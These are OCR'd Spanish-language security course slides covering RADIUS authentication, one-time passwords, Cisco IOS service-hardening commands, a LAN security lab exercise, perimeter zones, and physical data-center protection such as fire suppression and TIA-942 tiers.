

Remote User
NAS Client
AAA Server
User Data Base
Connect
RADIUS Access-Request
RADIUS Access-Challenge
RADIUS Access-Request
Disconnect
OR
RADIUS Access-Reject
OR
RADIUS Access-Accept
Accounting-Request (Start)
Session Start
Accounting-Response
Disconnect
Accounting-Request (Stop)
Accounting-Response

One Time Password


El concepto consiste en que la password de acceso a un sistema sea válida únicamente para una vez.

- Se evita que un atacante pueda ver como se introduce la contraseña (o keyloggers)
- Se evita que una persona que deja de estar autorizada pueda continuar accediendo

Existen dos soluciones tecnológicas:



RSA SecurID Time-synchronous Two-factor Authentication



One Time Password

RSA SecurID SD600

RSA SecurID SID700

RSA SecurID SD200

RSA SecurID SID800

RSA SecurID SD520

BlackBerry with
RSA SecurID software token

Servicios innecesarios

A aplicar en todas las máquinas de red, servidores, estaciones de trabajo, etc

Todos los puertos no usados deben ser bloqueados
Todos los servicios no usados deben ser detenidos
Todas las aplicaciones, ghosts, daemons, residentes, etc no usados deben ser detenidos

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no cdp running (or no cdp enable)
```

Otros mecanismos de seguridad …


```
interface ethernet 0/0
ip address 172.1.1.100 255.255.0.0
no ip directed-broadcast (default from 12.0)
no ip unreachables
no ip redirects
no ip proxy-arp
no ip source routing
```


PRACTICA
Seguridad redes LAN

www.francisco-valencia.es

1. Introducción y conceptos de seguridad
2. Ataques en los sistemas TIC
3. Seguridad en entornos WEB
4. Ingeniería Social
5. Práctica: Ataques básicos
6. Seguridad en Redes de Área Local
7. Práctica: Implementación de seguridad en redes LAN
    1. Practica seguridad LAN
8. Seguridad Perimetral
9. Practica: Implementación de políticas de seguridad Perimetral
10. Infraestructuras de clave pública
11. Introducción a LDAP
12. Seguridad en el Comercio Electrónico
13. Gestión de la seguridad
14. Plan Director de Seguridad
15. Examen CompTIA Security+

Laboratorio





Laboratorio


- 1- Proteger todos los equipos con password de administración, VTY y HTTP
- 2- Desactivar los servicios innecesarios en todos los equipos
- 3- Configurar todos los interfaces y todos los equipos en la VLAN 1. Comprobar conectividad
- 4- Activar Port-Security
- 5- Configurar VLAN 2 en switch 1
- 6- Configurar trunk IEEE 802.1q (los dos enlaces)
- 7- Configurar VTP. Comprobar que la VLAN 2 se extiende al switch 2
- 8- Activar routing. Comprobar que la VLAN 1 puede ahora comunicarse con la VLAN 2
- 9- Mediante listas de acceso, impedir que una máquina de la VLAN 1 se comunique con una de la VLAN 2, permitiendo el resto.

Seguridad Perimetral

1. **Introducción y conceptos de seguridad**
2. **Ataques en los sistemas TIC**
3. **Seguridad en entornos WEB**
4. **Ingeniería Social**
5. **Práctica: Ataques básicos**
6. **Seguridad en Redes de Área Local**
7. **Práctica: Implementación de seguridad en redes LAN**
8. **Seguridad Perimetral**


    1. Seguridad Perimetral física
    2. Ubicación de los sistemas TIC
    3. EIA/TIA 942
    4. Seguridad Perimetral Lógica
    5. Firewalls
    6. Proxy
    7. Seguridad en redes WIFI
    8. Redes Privadas Virtuales (VPN)
    9. Sistemas de detección y protección de intrusos (IDS/IPS)
    10. Honeypots
    11. Control de Contenidos
    12. Anti SPAM
    13. Anti VIRUS
    14. UTM
    15. Perímetro UNO: Seguridad en puesto de trabajo

9. **Practica: Implementación de políticas de seguridad Perimetral**
10. **Infraestructuras de clave pública**
11. **Seguridad en el Comercio Electrónico**
12. **Introducción a LDAP**
13. **Gestión de la seguridad**
14. **Plan Director de Seguridad**
15. **Examen CompTIA Security+**



Perímetro de seguridad

- **Zonas de seguridad:** Es necesario definir zonas que aíslen determinados sistemas de usuarios que no deben tener acceso a la misma. Pueden definirse cuatro tipos de zonas:
  - **Internet:** Es la red de redes. Insegura por definición.
  - **Intranet:** Redes privadas administradas por una misma entidad.
  - **Extranet:** Intranets extendidas a otras redes de confianza (clientes, Partners, etc).
  - **DMZ (Zona desmilitarizada):** Área para poner servicios públicos, a los que accederán usuarios no confiables




Perímetro de seguridad

- Se entiende como seguridad perimetral aquella que impide el acceso a la zona defendida por todas las personas ajenas a la mismas. Es el concepto básico de seguridad

- Asume ciertas condiciones:
  - Toda la actividad del sistema defendido se realiza dentro del perímetro protegido
  - Existe poca o ninguna interactuación de ese sistema con el exterior del perímetro
  - Las personas que tienen derecho a acceder al sistema se encuentran siempre dentro del perímetro
  - Existe poca conexión física con el exterior, para que sea fácil defenderla
  - Es ”imposible” que alguien autorizado a estar dentro del perímetro pueda causar daños al mismo, cualquier enemigo de la organización es, forzosamente, externo

- Debido a los cambios de estas afirmaciones, el concepto de perímetro evoluciona constantemente

Perímetro de seguridad




Perímetro de seguridad

- **Los ataques eran limitados, y con pocas repercusiones:**
  - Ataques de denegación de servicio, principalmente
  - Sin intenciones económicas, solo por la “diversión” de los hackers
  - Las comunicaciones eran lentas y la información no demasiado valiosa.
  - El impacto de estos ataques para el proceso de negocio era limitado

- **Y el concepto de ataque estaba limitado a acciones tomadas por personas ajenas a la organización, que tiene intereses en causarla daño.**
  - Si un empleado causaba daños, no era un ataque, era un “descuido”
  - Si un servicio dejaba de funcionar, era debido a una avería, nunca a un ataque

Perímetro de seguridad



Seguridad perimetral física

- **Barreras físicas:** El objetivo de poner barreras físicas es prevenir el acceso a los sistemas de red. Idealmente, debería existir al menos tres barreras (entrada al edificio, entrada a CPD y entrada a la sala de ordenadores). Cada barrera debería estar protegidas con cámaras, alarmas, puertas, etc. Cada barrera además debe ser monitorizada. Algunos centros de alta seguridad tiene instalados "mantrap" en sus accesos, que consisten en un sistema que solo permite pasar una persona a la vez, que además queda atrapada entre dos puertas hasta que se le autoriza el paso.

- **Perímetro de seguridad:** El perímetro de seguridad es la primera línea de defensa del modelo de seguridad. No existen dispositivos de seguridad sin vulnerabilidades, por lo que será necesario implantar varios (cerraduras, sistemas de alarma, contactos magnéticos en puertas y ventanas, etc.

- **Zonas de seguridad:** Una zona de seguridad es una zona del edificio donde los accesos son individualmente controlados y monitorizados. Puede dividirse el edificio o el entorno en zonas de seguridad diferenciadas, y cada una de ellas tendrá sus propias características de seguridad.

- **Segmentación (partitioning):** Este proceso permite que la información sea almacenada en zonas más protegidas, aisladas físicamente de otras (muros, cerramientos, sistemas RF, etc)

Consideraciones ambientales

- Los sistemas TIC deben estar ubicados en un entorno que sea fácil de asegurar, desde el punto de vista de acceso, pero también debe ser segura desde el puto de vista de condiciones ambiéntales (temperatura, humedad, etc).

- Por ello, es preciso disponer de control de HVAC (Heating, ventilating, and air conditioning).

  - La humedad debería estar en torno al 50% de humedad. Por encima provoca condensación, y por debajo alto riesgo de descargas electrostáticas.

  - La temperatura debería estar en torno a 20 grados centígrados en ambiente

- Este entorno también debería contar con sistemas de:
  - Pintura antipolvo
  - Protección contra incendio mínima RF-120
  - Acabados libres de gases halógenos y humos tóxicos y no propagadores de llama
  - Luminaria estanca, activada por control de presencia y manualmente en cuadro eléctrico
  - Iluminación de emergencia
  - Suelo técnico de 5.000 kg/m2
  - Doble Canalización (datos, electricidad)
  - Blindaje para protección contra impactos en el exterior
  - Sistema antivibración en suelo
  - Sistema antiinundaciones 8cámara bufa, por ejemplo)
  - etc…

Consideraciones eléctricas

- **Energía:** Los sistemas TIC son susceptibles a variaciones en la tensión de alimentación, por lo que hay que asegurar la estabilidad de la misma. A fin de asegurar este suministro continuo y estable pueden instalarse los siguientes elementos:

  - **Surge protectors:** Protegen a la instalación ante variaciones bruscas y transitorias de alimentación.

  - **Power conditioners:** son dispositivos activos que aíslan y regulan la entrada de alimentación eléctrica en un edificio. Pueden estar compuestos por filtros, medidores, reguladores, etc. puede activar el sistema de alimentación de emergencia.

  - **Backup Power:** Dispositivos que almacenan energía cuando la misma es recibida desde el exterior, y la generan cuando ésta falta. Puede ser sistemas de alimentación ininterrumpida (SAI), que genera la señal a partir de corriente almacenada en baterías, o generadores, que generan corriente a partir de un motor diesel.

- **DCIE (Data Center infraestructure Efficiency):** Consumo de los servidores / Consumo total del CPD. Idealmente debe estar por encima de 0,5

- **Aislamiento electromagnético:** Consiste en aislar el perímetro donde se encuentran los sistemas TIC de emisiones electromagnéticas recibidas desde el exterior o de emitir al exterior señales procedentes del interior del recinto. Estas señales pueden afectar a los sistemas de cableado de datos, o a los propios sistemas TIC. Para ello pueden instalarse jaulas de Faraday. El objetivo es prevenir las EMI (Electromagnetic interferente) y la RFI (Radio Frequency Interference).

Detección y extinción incendios

- **Detección de incendios:** Se utilizan elementos detectores de humo, mediante opacidad del aire o toxicidad del mismo. Importante incluir VESDA. Las señales van a una central de alarma que decide la existencia de fuego o no (si es supervisada, puede decidirlo el supervisor).

- **Sistemas de aviso y alarma:** Se deben incluir pulsadores de inicio de extinción o alarma, paro de alarma, carteles luminosos, alarmas sonoras, etc. En caso de incendio, deben abrirse todos los accesos a centro.

- **Extinción de incendios:** Puede ser manual o automática:

  - **Los sistemas manuales** se basan en extintores portátiles, que deberán ser instalados en base al tipo de fuego que puede suceder en la sala (A: Madera y papel. B: Líquidos inflamables. C: Eléctrico. D: Metales inflamables). Hay extintores que cubren varios tipos de fuego (AB, BC, ABC, etc)

  - **Los sistemas automáticos** utilizan detectores para detectar el punto en que se produce un incendio, y actúan dispersando en la sala agua nebulizada o gas (halón o dióxido de carbono) que expulsa el oxígeno del ambiente. El halón ya está en desuso, por lo dañino que resulta para el ambiente.

Detección y extinción incendios

Propiedades	NOVEC	Halon 1211	Halon 1301	HFC-125	HFC-227	FE-13
Efecto en Agotamiento del Ozono	0	5.1	12	0	0	0
Efecto en el Calentamiento Global	1	1300	6900	3400	3500	12000
Tiempo en la atmósfera (años)	0,014	11	65	29	33	260
SNAP	SI	N/A	N/A	SI	SI	SI
Margen de seguridad para las personas	Medio	Medio	Medio	Alto	Alto	Muy Alto

- **Agua nebulizada:** Nada contaminante, inocuo para personas. Inunda la sala con agua pulverizada. Es más caro de instalar, aunque más barato de mantener. Necesita un suelo técnico alto (min. 50 cm). No apaga fuegos en interior de circuitos, porque tiene menos penetrabilidad.

- **Gases halogenados:** Variedad en su toxicidad para el medio ambiente. Relativamente seguros para las personas. Se van prohibiendo paulatinamente por contener halón (dañino para la capa de ozono, genera efecto invernadero)


- **Gases nobles (Argon, CO2).** Inocuos para el medio ambiente. Peligroso para las personas por ser contaminante (CO2) y por expulsar el oxígeno. Necesidad de gran cantidad de gas para extinguir un incendio, lo que provoca muy alta presión, que puede dañar la estructura del CPD. Necesarias muchas bombonas, que además son más grandes.

CLASIFICACIÓN CPD´S (EIA/TIA-942)

TIER CLASIFICATION	1	2	3	3+	3++	4
Alimentación de servicios eléctricos duplicados.		X	X	X	X	X
Paso de Potencia por encima de 600 V duplicada.		X	X	X	X	X
Sistema UPS		N	N+1	N+1	N+1	2N
Generadores en Standby para carga crítica.			N	N+1	N+1	N+1
Depósito de combustible.			N+1	N+1	N+1	N+1
Alimentación PDU duplicada.					X	X
Alimentación duplicada de la unidad AC.			X	X	X	X
Alimentación duplicada para líneas de potencia.			X	X	X	X
Sistema de refrigeración redundante N+1.	X	X	X	X	X	N+2
Torre de agua de refrigeración redundante.	X	X	X	X	X	X
Falso suelo –Unidades AC- N+25%.	X	X	X	X	X	X
Carga Crítica –Sistema de Climatización- N+1.	X	X	X	X	X	X
Automatización & Monitorización.	X	X	X	X	X	X
Redundancia en cualquier Punto Simple de fallo.						X
24x7 Supervisión de Operadores.			X	X	X	X

Evolución de amenazas

AMENAZAS para todo tipo de Organizaciones



